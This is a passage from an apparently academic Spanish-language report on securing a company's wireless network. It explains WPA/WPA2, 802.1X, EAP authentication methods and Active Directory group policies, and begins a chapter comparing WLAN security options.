WPA incluye dos modos, 1) uno es usando 802.1x y la autenticación RADIUS (conocido simplemente como WPA) y 2) el otro esquema más simple para entornos SOHO (Small Office-Home Office – Oficina Pequeña-Oficina en casa) usando una clave pre-compartida (conocido como WPA-PSK). La llave pre-compartida es usada como una credencial de autenticación, por lo que si se posee esta clave, se tiene acceso autorizado a la red inalámbrica y a recibir una llave de encriptación única para proteger la información.

WPA combina encriptación robusta con el mecanismo de autenticación y autorización del protocolo 802.1x. Además la protección de la información de WPA elimina las vulnerabilidades conocidas por WEP con lo siguiente:

- a) Una única llave de encriptación por cada paquete.
- b) Un vector de inicialización mucho más largo, duplicando el espacio de la llave efectivamente al añadir 128 bits adicionales.
- c) Un valor de chequeo de la integridad de mensajes legitimado que no es vulnerable ante la suplantación de identidad.
- d) Un contador de tramas encriptadas que es incorporado para frustrar ataques de respuesta.

Sin embargo, como WPA usa algoritmos criptográficos similares a aquellos usados por WEP, la implementación en los equipos existentes puede darse con una simple actualización de “firmware”.

Al publicarse la WPA, la alianza Wi-Fi fue capaz de exigir WPA para todo equipamiento que utilice el logo Wi-Fi, y permitió a los proveedores de hardware de red Wi-Fi a ofrecer una opción estandarizada de alta seguridad en previsión de la publicación 802.11i. WPA incluye un conjunto de características de seguridad que son ampliamente recomendadas para la mayoría de técnicas de seguridad actualmente disponibles.

2.3 El estándar IEEE 802.11i (WPA2)

En enero de 2001, el grupo de trabajo i (i task Group) fue creado en IEEE para mejorar la seguridad en la autenticación y la encriptación de datos. En abril de 2003, la Wi-Fi Alliance (una asociación que promueve y certifica Wi-Fi) realizó una recomendación para responder a las preocupaciones empresariales ante la seguridad inalámbrica. Sin embargo, eran conscientes de que los clientes no querían cambiar sus equipos.

En junio de 2004, la edición final del estándar 802.11i fue adoptada y recibió el nombre comercial WPA2 por parte de la alianza Wi-Fi. El estándar IEEE 802.11i introdujo varios cambios fundamentales, como la separación de la autenticación de usuario de la integridad y privacidad de los mensajes, proporcionando una arquitectura robusta y escalable, que sirve igualmente para las redes locales domésticas como para los grandes

entornos de red corporativos. La nueva arquitectura para las redes inalámbricas se llama Robust Security Network (RSN) y utiliza autenticación 802.1X, distribución de claves robustas y nuevos mecanismos de integridad y privacidad.

Además de tener una arquitectura más compleja, RSN proporciona soluciones seguras y escalables para la comunicación inalámbrica. Una RSN sólo aceptará máquinas con capacidades RSN, pero IEEE 802.11i también define una red transicional de seguridad – Transitional Security Network (TSN), arquitectura en la que pueden participar sistemas RSN y WEP, permitiendo a los usuarios actualizar su equipo en el futuro. Si el proceso de autenticación o asociación entre estaciones utiliza 4-Way handshake, la asociación recibe el nombre de RSNA (Robust Security Network Association).

El establecimiento de un contexto seguro de comunicación consta de cuatro fases (ver Figura 2.2):

1. Acuerdo sobre la política de seguridad a utilizar
2. Autenticación 802.1X,
3. Derivación y distribución (jerarquía) de las claves.
4. Confidencialidad e integridad de los datos RSNA.



Figura 2.2 Fases operacionales 802.11i

2.4 El estándar IEEE 802.1x

El protocolo de autenticación IEEE 802.1X es un entorno desarrollado originalmente para redes de cable (alámbricas) y ha sido propuesta como la solución de la autenticación de usuarios por varios años, tanto para redes alámbricas e inalámbricas.

Formalmente conocida como el estándar IEEE para redes de área local y metropolitana, fue publicada en 2001 y revisada en 2004, también conocido como Control de Acceso a la Red basado en Puertos (Port-Based Network Access Control) lo que

quiere decir una autenticación de capa 2 en el modelo ISO-OSI. La página 1 del estándar 802.1x-2001 define:

“El control de acceso a la red basado en puertos hace uso de las características de acceso físico de las infraestructuras LAN IEEE 802 con el propósito de proporcionar medios de autenticar y autorizar los dispositivos conectados a un puerto de una LAN que tenga características de la conexión punto-a-punto, y de prevenir el acceso a ese puerto en los casos en que falle la autenticación y la autorización. Un puerto en este contexto es un punto de conexión simple a la infraestructura de la LAN”

Los ejemplos más comunes de acceso de red basado en puertos son el acceso a una red de área local inalámbrica mediante puntos de acceso inalámbricos, y el acceso a una red de área local alámbrica a través de un conmutador de un grupo de trabajo. Por defecto, los puertos están en estado “cerrado” o “desautorizado”, lo que quiere decir que no existe acceso permitido aún cuando la conexión física haya sido establecida. Solamente después que el usuario o dispositivo solicitando acceso haya sido autenticado, el estado del puerto es cambiado a “abierto” o “autorizado”, indicando que el tráfico normal de información está permitido a través de ese puerto. Ver Figura 2.3




Figura 2.3 Fases operacionales 802.11i

La razón por la que se denomina autenticación basada en puertos es debido a que el Autenticador maneja puertos controlados y puertos no controlados. Ambos el puerto controlado y el puerto no controlado son entidades lógicas, sin embargo, utilizan la misma conexión física a la red de área local o LAN. Antes de la autenticación, solamente el puerto no controlado está “abierto”, después de efectuado la autenticación el puerto controlado es abierto.

En el estándar 802.1X-2001 se define: “El Control de acceso de Puertos provee una extensión opcional a la funcionalidad de un Sistema que ofrece un medio de prevención

de acceso no autorizado por los Suplicantes a los servicios ofrecidos por ese Sistema, y también de prevenir a un Suplicante de intentar acceder a un Sistema no autorizado.”

Un nodo inalámbrico debe ser autenticado antes de que obtenga acceso a otros recursos o servicios de red de área local.

1. Cuando un nodo inalámbrico, o cliente inalámbrico en nuestro caso, solicita acceso a un recurso de la LAN, el punto de acceso pregunta la identidad del cliente. Ningún otro tráfico mas que el protocolo EAP es permitido antes que el cliente inalámbrico sea autenticado, se dice entonces que el “puerto” esta cerrado.
2. El nodo inalámbrico que solicita la autenticación es normalmente llamado “suplicante”, aunque es más correcto indicar que el nodo inalámbrico contiene un suplicante. El Suplicante es responsable en responder al Autenticador con información que establecerá sus credenciales. Así mismo, el punto de acceso contiene un Autenticador, y no tiene que estar necesariamente en el punto de acceso, puede ser un componente externo.
3. Luego que la identidad ha sido enviada, el proceso de autenticación empieza. El protocolo usado entre el Suplicante y el Autenticador es EAP, o mejor dicho, encapsulación EAP sobre LAN (EAPOL). El Autenticador re-encapsula los mensaje EAP al formato RADIUS y los pasa al Servidor de Autenticación.
4. Durante el proceso de autenticación, el Autenticador únicamente reenvía paquetes entre el Servidor de Autenticación y el Suplicante. Cuando este proceso termina, el Servidor de Autenticación envía un mensaje de éxito (o de falla si la autenticación no es exitosa). El Autenticador abre el “puerto” para el Suplicante.
5. Después de una autenticación exitosa, el Suplicante adquiere acceso a los recursos de la LAN.

Antes de este estándar, se usaban técnicas de control como las basadas en direcciones MAC y en claves compartidas. Algunas personas prefieren dejar el nivel de seguridad a los protocolos de las capas superiores, usando VPN o SSL. Los inconvenientes con estos métodos son la poca manejabilidad para administrar, no escalabilidad y la poca protección en lo que es seguridad. El estándar 802.1x es un esfuerzo por corregir estos problemas ofreciendo un diseño modular, escalable y centralizado para un control de acceso basado en puertos.

A pesar de que se habla de seguridad, es importante destacar, que el estándar solamente define autenticación, no hace referencia alguna al tráfico de la información después de que la fase de la autenticación haya sido exitosa.

Posee mecanismos de autenticación, autorización y distribución de claves y además incorpora controles de acceso para los usuarios que se unan a la red.

El estándar define tres conceptos: a) un modelo para la autorización, b) un canal de

comunicaciones para autenticación y c) un punto impuesto.

La arquitectura IEEE 802.1X está compuesta por tres entidades funcionales:

1. El Suplicante.- que se une a la red,
2. El Autenticador.- que hace el control de acceso,
3. El Servidor de autenticación.- que toma las decisiones de autorización.

Cada puerto físico (puerto virtual en las redes inalámbricas) se divide en dos puertos lógicos, formando la PAE (Port Access Entity – Entidad de Acceso de Puerto). La PAE de autenticación está siempre abierta y permite el paso de procesos de autenticación, mientras que la PAE de servicio sólo se abre tras una autenticación exitosa (por ejemplo, una autorización) por un tiempo limitado (3600 segundos por defecto). La decisión de permitir acceso está hecha por lo general por la tercera entidad, el servidor de autenticación (que puede ser un servidor Radius dedicado o – por ejemplo en las redes domésticas – un simple proceso funcionando en el punto de acceso).

El estándar 802.11i hace pequeñas modificaciones a IEEE 802.1X para que las redes inalámbricas estén protegidas frente al robo de identidades. La autenticación de mensajes se ha incorporado para asegurarse de que tanto el suplicante como el autenticador calculan sus claves secretas y activan la encriptación antes de acceder a la red.

El suplicante y el autenticador se comunican mediante un protocolo basado en EAP. El rol del autenticador es, esencialmente, pasivo – se limita a enviar todos los mensajes al servidor de autenticación. EAP es un entorno para el transporte de varios métodos de autenticación y permite sólo un número limitado de mensajes (Request, Response, Success, Failure), mientras que otros mensajes intermedios son dependientes del método seleccionado de autenticación: EAP-TLS, EAP-TTLS, PEAP, Kerberos V5, EAP-SIM, etc. Cuando se completa el proceso (por la multitud de métodos posibles no entraremos en detalles), ambas entidades (suplicante y servidor de autenticación) tendrán una clave maestra secreta. El protocolo utilizado en las redes inalámbricas para transportar EAP se llama EAPOL (EAP Over LAN), las comunicaciones entre autenticador y servidor de autenticación utilizan protocolos de capa más alta, como Radius, etc.

A continuación se describirá con mayor detalle cada una de las tres entidades funcionales.

2.4.1 Autenticador

En el estándar se define como “una entidad de un lado de un segmento LAN punto-a-punto que otorga la autenticación de la entidad conectada al otro lado del enlace”.

Actúa simplemente como un dispositivo intermediario, pasando el tráfico de la información de autenticación de ida y de vuelta entre el suplicante y el servidor de autenticación, por esta razón, debido a que todo el procesamiento se realiza en el suplicante y el servidor de autenticación, el autenticador no necesita mucha potencia.

Algunos dispositivos como autenticadores son configurados para tener múltiples servidores de autenticación, en caso falle el servidor principal, esto provee de alta disponibilidad mientras los servidores de autenticación estén sincronizados entre sí.

2.4.2 Servidor de autenticación

En el estándar se define como “una entidad que provee un servicio de autenticación a un autenticador. Este servicio determina, a partir de las credenciales proporcionadas por el suplicante, si el suplicante es autorizado a acceder a los servicios ofrecidos por el sistema en donde el autenticador reside”; sin embargo, no se especifica qué servidor de autenticación se debe utilizar, típicamente se emplea un servidor RADIUS.

Tiene acceso a base de datos de credenciales, soporta normalmente varios mecanismos de autenticación como PAP y CHAP, y soporta mecanismos de administración de puertos como SNMP.

2.4.3 Suplicante

Es el término utilizado para describir al usuario, al dispositivo a ser autenticado o a ambos. En el estándar se define al suplicante como “una entidad de un lado de un segmento LAN punto-a-punto que es autenticado por un autenticador del otro lado del enlace”. El suplicante es el dispositivo que necesita obtener acceso a la red, el sujeto del proceso de autenticación del 802.1x; es conectado directamente con el autenticador pero no directamente con el Servidor de Autenticación normalmente.

2.5 Protocolo de Autenticación Extensible (EAP)

El Protocolo de Autenticación Extensible es un protocolo de autenticación originalmente diseñado como una mejora al protocolo PPP y es definido en el documento RFC 2284. Posteriormente redefinido en el documento RFC 3748 como: “[EAP es] un entorno de trabajo de autenticación que soporta múltiples métodos de autenticación. EAP corre típicamente sobre la capa de enlace como el protocolo Punto-a-punto (PPP) o el estándar IEEE 802, sin requerir IP. EAP proporciona su propio soporte para eliminación de duplicados y retransmisión, pero es confiable en las capas inferiores dando garantía.

La fragmentación no es soportada por EAP, sin embargo, los métodos EAP individuales pueden hacerlo”. Este protocolo soporta varios mecanismos de autenticación como contraseñas, contraseña de una vez (OTP – One-Time Password) y certificados de infraestructura de llave pública. Aunque en teoría se puede usar cualquier método EAP con el protocolo 802.1X, no todos los métodos son convenientes para usar en redes de

área local inalámbricas. El método que debe elegirse debe ser conveniente para usar en un entorno desprotegido y debe poder generar claves de encriptación.

2.5.1 Formato de paquete EAP

La Figura 2.4 muestra el formato del paquete EAP:

Código	Identificador	Longitud	Datos
1 byte	1 byte	2 bytes	0+ bytes

Figura 2.4 Paquete EAP

Los valores predefinidos en el campo “Código” son:

1. Solicitud
2. Respuesta
3. Éxito
4. Falla

Si el código es 1 o 2, el primer byte del campo “Datos” debe indicar el tipo de autenticación EAP. El campo “Identificador” ayuda en la asociación de las respuestas con las solicitudes respectivas. El campo “Longitud” indica la longitud del paquete EAP completo. El campo “Datos” puede tener 0 o más octetos y su formato depende del campo código.

El protocolo EAP sobre LAN (EAPOL – EAP over LANs) es definido y usado en el estándar 802.1x como un encapsulamiento de los mensajes EAP en las tramas “Ethernet” (capa 2) para el transporte sobre redes locales alámbricas o inalámbricas tipo “Ethernet”.

Puesto de manera sencilla, EAPOL es una envoltura de capa 2 para transportar información EAP entre el autenticador y el suplicante. Si el servidor de autenticación es un servidor RADIUS, entonces el autenticador encapsulará los paquetes EAP en RADIUS para dialogar con el servidor de autenticación.

Aunque el uso de RADIUS como protocolo entre el autenticador y el servidor de autenticación es opcional y no asignado por el estándar 802.1x, RADIUS es un estándar de facto.

2.5.2 Métodos de autenticación

La especificación original solamente define varios tipos de autenticación EAP, entre los cuales inicialmente incluye “MD5-Challenge”, “One-Time Password” y la tarjeta de “token” genérica.

A los tipos Identidad:

Tipo 1, usado para identificar al dispositivo, Notificación

Tipo 2, opcionalmente usado para el transporte de mensajes desde el autenticador, y

Tipo 3, válido solo en mensajes de respuesta cuando la solicitud tiene un tipo de autenticación inaceptable.

Se les conoce como casos especiales, todos los demás son para el intercambio de

autenticación.

a. EAP-MD5

Es un método de autenticación basado en la identificación de usuario/contraseña, el documento RFC 2284 indica que es como el protocolo PPP CHAP con MD5 como el algoritmo de "hash".

CHAP es un protocolo de saludo desafío-respuesta. El cliente se identifica ante el servidor con un nombre de usuario, el servidor genera aleatoriamente una cadena de desafío para el cliente, el cual responde con el cifrado de la contraseña del usuario combinada con el desafío antes entregado por el servidor.

El servidor mantiene una base de datos de contraseñas de usuarios. El servidor realiza el mismo cifrado usando el desafío que envió al cliente y la contraseña correspondiente al usuario en cuestión, y el "hash" resultante es comparado con la respuesta recibida del cliente. Si son iguales, el saludo es completado y la autenticación es exitosa, de otra manera el cliente no es autenticado.

Uno de los mayores inconvenientes con este protocolo es que las contraseñas deben ser almacenadas en formato de texto plano en el servidor, normalmente esto no ocurre en otros sistemas, sino que el cifrado de las contraseñas es guardado en su lugar, debido a que es matemáticamente imposible obtener la contraseña a partir del "hash" o cifrado.

Este método no provee una resistencia contra ataques de palabras conocidas (depende enteramente de la palabra que elija el usuario como contraseña segura), autenticación mutua, o derivaciones de clave, siendo propenso a ataques de hombre-en-el-medio (man-in-the-middle) así como secuestro de sesión (session hijacking), y es por eso muy poco usado en ambientes de autenticación inalámbrica.

Como una nota de referencia, originalmente "Windows XP" permitió este protocolo en su programa suplicante 802.1X tanto para redes locales alámbricas e inalámbricas, sin embargo desde el "Service Pack 1" deshabilitó el uso de EAP-MD5 para redes inalámbricas.

b. EAP-TLS

TLS (Transport Layer Security - Seguridad de Capa de Transporte) es un protocolo criptográfico que provee una capa de seguridad por encima de TCP y los niveles superiores (HTTP, SMTP, NNTP, etc) para ser transportados de una manera segura. EAP-TLS está basado en el protocolo antes mencionado, crea una sesión TLS dentro de EAP, entre el Suplicante y el Servidor de Autenticación, y está definido en RFC 2716.

No está basado en una autenticación de contraseñas, sino en un método de autenticación basado en certificados. Este método provee autenticación en ambos sentidos, por lo que requiere tanto el certificado del servidor como del cliente. Ambos el

servidor y el cliente necesitan un certificado válido (x509), y por ende una PKI (Public Key Infrastructure – Infraestructura de Clave Pública) antes de usar este método. Este método provee autenticación en ambos sentidos, por lo que requiere tanto el certificado del servidor como del cliente.

Un inconveniente potencial de este método es que el proceso de intercambio de identidades ocurre en texto plano antes del intercambio de certificados, por eso cualquiera que esté interceptando el tráfico puede obtener la identidad de los usuarios, y además EAP-TLS no soporta reconexión de re-autenticación de sesión rápida.

c. Lightweight EAP (LEAP)

Es básicamente una mejora de EAP-MD5, que soporta manejo dinámico de claves y autenticación mutua. La combinación usuario-contraseña es enviado al servidor de autenticación. Este es un protocolo propietario desarrollado por “Cisco”, y no es considerado seguro. Cisco está eliminando progresivamente este protocolo en favor de PEAP.

d. EAP-TTLS

EAP-TTLS (Tunneled TLS) es una extensión de EAP-TLS, establece un túnel TLS encriptado para el transporte seguro de la información de autenticación, desarrollado por “Funk Software” y “Meetinghouse”. Dentro del túnel TLS, cualquier otro método de autenticación puede ser usado. Elimina la barrera de tener una Infraestructura de Clave Pública, haciendo los certificados de cliente opcionales mientras mantiene los beneficios de TLS.

La operación de este protocolo ocurre en dos etapas: un túnel TLS es establecido y el servidor autentica por sí mismo al cliente, una vez que el túnel seguro es establecido luego el proceso de autenticación del cliente puede comenzar. Este proceso ocurre dentro del túnel seguro y puede ser cualquiera de los protocolos PAP, CHAP, MSCHAP, MSCHAPv2 u otro EAP.

e. Protected EAP (PEAP)

Como EAP-TLS, utiliza un túnel TLS encriptado y permite procesos EAP en el túnel seguro. Los certificados del cliente para EAP-TTLS y EAP-PEAP son opcionales, pero del servidor son requeridos. Desarrollado por “Microsoft”, “Cisco” y “RSA Security”. Es menos propenso a las vulnerabilidades mencionadas antes en otros métodos EAP, y relativamente fácil de implementar que EAP-TLS, actualmente es soportado por la mayoría de proveedores: Windows (nativo), Mac OS X (nativo), Linux y otros UNIX (Xsuplicant), Cisco, Microsoft IAS RADIUS, FreeRADIUS, y muchos más.

f. EAP-MSCHAPv2

Requiere la combinación usuario y contraseña, y es básicamente un encapsulamiento

de MS-CHAP-v2 (Microsoft – Challenge Handshake Authentication Protocol) [RFC2759]. Usualmente es usado en un túnel PEAP encriptado. Desarrollado por “Microsoft”.

2.6 El Directorio Activo

Un directorio es, al nivel más fundamental, una colección de información que es organizada de una manera particular. El método organizacional crea un orden de la información rápida y fácil, para que se pueda acceder a la información deseada.

Los servicios de directorio son comparados frecuentemente con los directorios telefónicos. Un directorio telefónico es una colección de datos organizados por apellidos, nombres, números telefónicos, ciudad y país. Debido a que la información es organizada en una forma particular, se puede encontrar rápidamente una persona específica y obtener su número telefónico.

Un servicio de directorio es un componente importante en la red. El Directorio Activo no es el primer servicio de directorio en aparecer. Sin embargo, el lanzamiento de Windows 2000 y del Directorio Activo de Microsoft, y la existencia de NDS de Novell concretaron la idea de que las redes debían estar basadas en directorios.

El objetivo principal de los servicios de directorio es en crear un orden tanto en las redes pequeñas como en las grandes. Con un directorio, los usuarios pueden hacer consultas de búsquedas y encontrar información en la red rápida y fácilmente.

Ante la crítica a Microsoft en Windows NT de que sus sistemas de red no eran escalables, el Directorio Activo consiguió agilizar a) las búsquedas de recursos, b) autenticación de usuarios y máquinas, c) mejor compartición de recursos de la red, y d) abandono de “Netbios” como protocolo para compartir recursos (se resuelven mediante DNS y el catálogo global).

2.6.1 Características

El Directorio Activo es un servicio de directorio, el cual provee un número de servicios diferentes relacionados al almacenamiento organizado de recursos de red. Los siguientes puntos resaltan algunas de las características del Directorio Activo:

a. Una aproximación organizada

El Directorio Activo trae orden a la red al organizar los recursos de la misma, tales como cuentas de usuarios, cuentas de grupo, carpetas compartidas, impresoras, y más.

b. Facilidad de administración

Las redes de Windows no usan más los controladores primarios de dominio (Primary Domain Controllers - PDCs) ni controladores de respaldo de dominio (Backup Domain Controllers - BDCs). Todos los controladores de dominio son simples nodos, que ofrecen un punto simple de administración y una excelente tolerancia a fallas.

c. Elimina la topología para los usuarios

El Directorio Activo ayuda a remover el conocimiento de la topología de la red a los usuarios finales. Ellos no tienen que conocer qué o cuál servidor contiene qué o cuál recurso y dónde está localizado en la red.

d. Reducción de los dominios NT

La mayor meta del Directorio Activo es hacer que las grandes redes sean más manejables, y por esto la meta también es reducir el número de dominios NT. El Directorio Activo no tiene un límite de cuentas de dominio de usuario/grupo (en realidad es de acerca de 1 millón), y debido a su diseño, muchas redes que actualmente tienen dominios NT ahora ven la necesidad de tener solamente un dominio Windows 2000, o Windows 2003.

e. Potencial de Crecimiento

El Directorio Activo posee escalabilidad y extensibilidad. Escalabilidad significa que un servicio puede crecer con las necesidades de la red. El Directorio Activo es un producto escalable, puede trabajar sobre una red de unos pocos cientos de computadoras o hasta en una red de miles de ellas. Extensibilidad significa que un servicio puede ser extendido. El directorio activo puede ser extendido en términos de su espacio de nombres y a través de los recursos que contiene.

f. Estandarización

El Directorio Activo es construido completamente sobre estándares de protocolos y redes que existen actualmente y son bastante usados. El Directorio Activo está construido sobre una red TCP/IP, y está completamente integrado con el Sistema de Nombres de Dominio (Domain Name System - DNS) y el Protocolo Ligero de Acceso a Directorios (Lightweight Directory Access Protocol - LDAP).

g. Control de Red

El Directorio Activo ofrece un nivel muy fino de administración de la red, en términos de administración de servidores y de administración de escritorios. A través de la Política de Grupos de Windows 2000 o Windows 2003, se puede manejar configuraciones de escritorio del usuario de la red mucho más fácilmente y efectivamente. A través del Directorio Activo se puede controlar finamente la seguridad de recursos e incluso delegar tareas administrativas a otras personas por medio de la Delegación de Control.

h. Mejor administración de la WAN

Una vez que el Directorio Activo está correctamente configurado, maneja su propia topología de réplica. El Directorio Activo incluye más servicios internos que le ayudan para administrar y controlar sus propios procesos, incluyendo replicación. Esta característica mantiene a los administradores fuera de problemas críticos y habilita

programas que permiten el cuidado de sí mismo y de replicar datos entre los controladores y sitios de dominio según como es necesario.

2.6.2 Estructura lógica

El Directorio Activo está construido sobre un nivel de dominio. Un dominio es un agrupamiento lógico de computadoras y usuarios para propósitos de seguridad y administración. Los dominios NT fueron tan limitados que parecían crecer y multiplicarse muy rápidamente, dando dolores de cabeza y confusión tanto para usuarios como administradores. El modelo de dominio del Directorio Activo de Windows 2000 fue diferente, ya que están organizados en “árboles de dominios” que existen en un “bosque”.

Es preferible tener pocos dominios, o uno solo, con muchas Unidades Organizativas (Organizational Units - OU). Una OU es como un folder de archivos (Ver Figura 2.5), contiene información importante, es como un contenedor diseñado para albergar todo tipo de recursos del Directorio Activo, como usuarios, impresoras, computadoras, hasta otros OUs, donde se puede también configurar seguridad, control administrativo, e incluso políticas al nivel de OU.




Figura 2.5 Estructura lógica de un directorio activo

Los recursos del Directorio Activo son llamados “objetos” (Figura 2.6), y cada objeto posee atributos. Se puede pensar en los atributos como cualidades de un objeto que permiten definirlo. Los atributos definen al objeto, y cada objeto en el Directorio Activo contiene atributos predefinidos. Si se prefiere, se puede pensar en el Directorio Activo como una base de datos, que tiene a los objetos como entradas de base de datos y los atributos como campos de los objetos.




Figura 2.6 Objeto y atributos

Así en la estructura lógica, se tiene el dominio, la OU, y el objeto, cada objeto tiene atributos que lo define. El Directorio Activo también utiliza sitios, pero no son considerados dentro de la estructura lógica del Directorio, o jerarquía. Los sitios son mantenidos en el Directorio Activo para propósitos de replicación y control de tráfico solamente. Por definición un sitio es una locación física de computadoras y usuarios, en contraste con el dominio, que es un agrupamiento lógico de computadoras y usuarios.

2.6.3 Consola de Administración de Políticas de Grupo (GPMC)

La Consola de Administración de Políticas de Grupo es un conjunto de interfaces programables para la gestión de Directivas o Políticas de Grupo. La consola combina la funcionalidad de múltiples componentes en un único interfaz de usuario. Incorpora funcionalidad de usuarios y computadoras de Directorio Activo, Sitios y servicios de Directorio Activo, además del Conjunto de Políticas Resultante (Resultant Set of Policy - RSoP) en una única pestaña de Consola de Administración de Microsoft (Microsoft Management Console snap-in).

El complemento RSoP nos permite sondear y evaluar el efecto de la acumulación de directivas locales, sitios, dominios y unidades organizativas que tienen en equipos y usuarios. Es útil para averiguar porqué una aplicación se ejecuta correctamente en cuentas con privilegios administrativos, como el administrador local o el administrador de dominio, pero no se ejecutan correctamente cuando la cuenta es de privilegios restringidos.

La Consola de Administración de Políticas de Grupo (Group Policy Management Console - GPMC) proporciona además capacidades como:

1. Realizar copia de seguridad y restaurar Objetos de Política de Grupo.
2. Copiar e importar Objetos de Política de Grupo.
3. Usar filtros de interfaz de administración de Windows (Windows Management Instrumentation – WMI).
4. Realizar informes de datos RSoP o de Objetos de Política de Grupo.
5. Realizar búsquedas de Objetos de Política de Grupo.

Un Objeto de Política de Grupo (Group Policy Object - GPO) es un conjunto de una o más políticas de sistema, es decir, es una colección de configuraciones que define cómo un sistema debe comportarse para un grupo definido de usuarios o computadoras (el objeto al que afecta).

Se puede definir dos categorías de GPO: según su función, directivas de seguridad y directivas de entorno, y según su objeto de configuración, configuración de equipo y configuración de usuario.

Las GPOs pueden estar contenidas en cuatro tipos de objetos:

1. Equipos locales
2. Sitios del Directorio Activo
3. Dominios del Directorio Activo
4. Unidades Organizativas del Directorio Activo

La prioridad de las GPOs es como sigue: las GPOs de una unidad organizativa prevalecen sobre las de dominio, que a su vez prevalecen sobre las de sitio, las cuales a su vez prevalecen sobre las del equipo local. Las políticas se suman unas a otras, solamente se anulan en caso de ser contradictorias.

Nota:

En el siguiente capítulo se describirá la metodología de la solución

CAPÍTULO III

METODOLOGÍA PARA LA SOLUCIÓN DEL PROBLEMA

En el presente capítulo se describe el análisis y diseño del proyecto de seguridad de acceso y administración implementado en la red inalámbrica de la empresa. El capítulo consta de cuatro partes: 1) Análisis de la Solución, 2) Diseño de la Solución, 3) Pruebas de comprobación de la solución y 4) Equipamiento, las cuales serán desarrolladas en detalle en los párrafos siguientes.

Dado que el proyecto es realizado con el mínimo de costo inversión, la implementación se desarrolla haciendo uso de la infraestructura ya existente sin requerir mayor gasto en compra de equipos.

3.1 Análisis de la solución

La red local inalámbrica de la empresa no ofrecía una seguridad de óptimas condiciones. Dado que es difícil mantener una conexión exclusiva a través de un medio compartido como es el aire, fue necesario establecer la continuidad o no del uso de esta red local inalámbrica o WLAN.

3.1.1 Evaluación de la continuidad de la WLAN

Para ello se tomó en consideración lo siguiente:

1. Ya existían usuarios (clientes inalámbricos) que venían conectándose a los puntos de acceso de manera cotidiana y se desplazaban de unas oficinas a otras (en algunos casos en las salas de reuniones) sin perder la conexión con la red corporativa, además algunas aplicaciones de la empresa eran accedidas a través de Internet por algunos usuarios por realizar trabajos de campo.
2. La misma tecnología WLAN proporciona como ventaja una productividad mejorada de los empleados, los procesos empresariales son más rápidos y eficaces, los costos de administración más bajos representando un menor gasto de capital. Además es mucho más sencillo implementar una mayor concentración de puntos de acceso inalámbrico en una ubicación concreta que aumentar el número de puertos de red con cable, por ejemplo.

Por lo expuesto, la opción de no implementar la tecnología WLAN fue descartada. La decisión en la empresa fue la de elevar del nivel de seguridad. Para ello se examinó las principales opciones existentes, las cuales son mostradas en la siguiente sección.

3.1.2 Opciones tecnológicas para el esquema de seguridad

El resumen de soluciones son mostradas en a Tabla 3.1.

Tabla 3.1 Soluciones para una red de área local inalámbrica segura

Característica	802.1X	WEP Estático	VPN	IPsec
Autenticación robusta	Sí	No	Sí, pero las VPNs no usan la autenticación de clave compartida.	Sí, si se usa la autenticación Kerberos o certificados.
Encriptación de datos robusta	Sí	No	Sí	Sí
Conexión y reconexión transparente a la WLAN	Sí	Sí	No	Sí
Autenticación de usuario	Sí	No	Sí	Sí
Autenticación de computadora	Sí	Sí	No	Sí
Tráfico "broadcast" y "multicast" protegido	Sí	Sí	Sí	No
Dispositivos adicionales de red requeridos	Servidores RADIUS	No	Servidores VPN, Servidores RADIUS	No
Acceso seguro a la WLAN	Sí	Sí	No	No

